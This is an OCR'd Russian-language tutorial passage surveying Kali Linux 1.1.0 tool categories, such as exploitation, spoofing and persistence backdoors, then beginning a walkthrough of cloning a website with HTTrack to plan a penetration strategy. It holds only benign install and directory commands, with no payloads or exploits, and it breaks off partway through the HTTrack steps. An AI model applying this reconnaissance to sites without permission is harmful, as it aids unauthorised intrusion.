


Эти инструменты используются для эксплуатации уязвимостей найденных в системах. Обычно уязвимости идентифицируются во время оценки уязвимостей (Vulnerability Assessment) цели.

Sniffing and Spoofing

Эти инструменты используются для захвата сетевых пакетов, манипуляции с сетевыми пакетами, создания пакетов приложениями и веб подмены (spoofing). Есть также несколько приложений реконструкции VoIP

Maintaining Access




Инструменты поддержки доступа (Maintaining Access) используются как плацдарм и устанавливаются в целевой системе или сети. Обычное дело найти на скомпрометированных системах большое количество бэкдоров и других способов контроля атакующим, чтобы обеспечить альтернативные маршруты на тот случай, если уязвимость, которой воспользовался атакующий, будет найдена или устранена.

Reverse Engineering


Эти инструменты используются для модификации, анализа, отладки (debug) программ. Цель обратной инженерии — это анализ как программа была разработана, следовательно, она может быть скопирована, модифицирована, использована для развития других программ. Обратная инженерия также используется для анализа вредоносного кода, чтобы выяснить, что исполняемый файл делает, или попытаться исследователями найти уязвимости в программном обеспечении.

Stress Testing




Инструменты для стресс тестинга (Stress Testing) используются для вычисления как много данных система может «переварить». Нежелательные результаты могут быть получены от перегрузки системы, такие как стать причиной открытия всех коммуникационных каналов устройством контроля сети или отключения системы (также известное как атака отказа в обслуживании).

Hardware Hacking




Эта секция содержит инструменты для Android, которые могут быть классифицированы как мобильные и инструменты Android, которые используются для программирования и контроля маленьких электронных устройств

Forensics




Инструменты криминалистики (Forensics) используются для мониторинга и анализа компьютера, сетевого трафика и приложений.

Reporting Tools



Инструменты для отчётов (Reporting tools) — это методы доставки информации, найденной во время исполнения проникновения.

System Services



Здесь вы можете включить или отключить сервисы Kali. Сервисы сгруппированы в BeEF, Dradis, HTTP, Metasploit, MySQL, и SSH.

В сборку Kali Linux включены также и другие инструменты, например, веб-браузеры, быстрые ссылки на тюнинг сборки Kali Linux, которые можно увидеть в других разделах меню (сеть, инструменты поиска и другие полезные приложения).

Обзор разделов инструментов Kali Linux 1.1.0. Часть 2. Инструменты для сбора информации

Здесь обзор только НЕКОТОРЫХ утилит. На самом деле, программ намного-намного больше. Мы обходим стороной такие вопросы, как использование для сбора информации данных, например, полученных через запросы в Гугл, анализ истории сайта в веб-архивах, анализа доступной информации (объявления о приёме на работу и т. д.), использование базовых утилит для пинга и определение маршрутов. Это всё важно, и это нужно изучать отдельно!Но непосредственно к Kali Linux это не имеет прямого отношения, поэтому данные вопросы пропущены.

1. HTTrack – клонируем веб-сайт


Данная программа сохраняет копию веб-сайта на жёсткий диск. Понятно, что она не сможет скачать скрипты PHP и базы данных. Но анализируя структуру каталогов, размещения страниц и пр. можно сделать определённые выводы, которые будут способствовать разработке стратегии проникновения.

Эта программа установлена не на всех версиях Kali Linux, если у вас её нет, то наберите в командной строке:


```
1    apt-get install httrack
```

Теперь там же, в терминале, создаём каталог для нашего нового сайта, переходим в этот каталог и запускаем HTTrack:

```
1    mkdir webware.biz
2    cd / webware.biz
3    httrack
```




Задаём имя проекта, базовый каталог, вводим URL (адрес сайта) — адрес сайта может быть любым, webware.biz взят только для примера, и нам на выбор предоставляется несколько опций:



1 1. Создать зеркало сайта (сайтов)
2 2. Создать зеркало сайта (сайтов) с мастером
3 3. Просто получить указанные файлы
4 4. Сделать зеркало всех ссылок в URL
5 5. Протестировать ссылки в URL (Тест закладок)
6 0. Выход

Самая простая опция — вторая. У нас спрашивают о прокси, Далее спрашивается, какие файлы мы хотим скачать — чтобы скачать всё, поставьте звёздочку (*), мы можем задать дополнительные опции (ключи) — я не стал это делать и, наконец, у нас спрашивают, готовы ли мы начать:

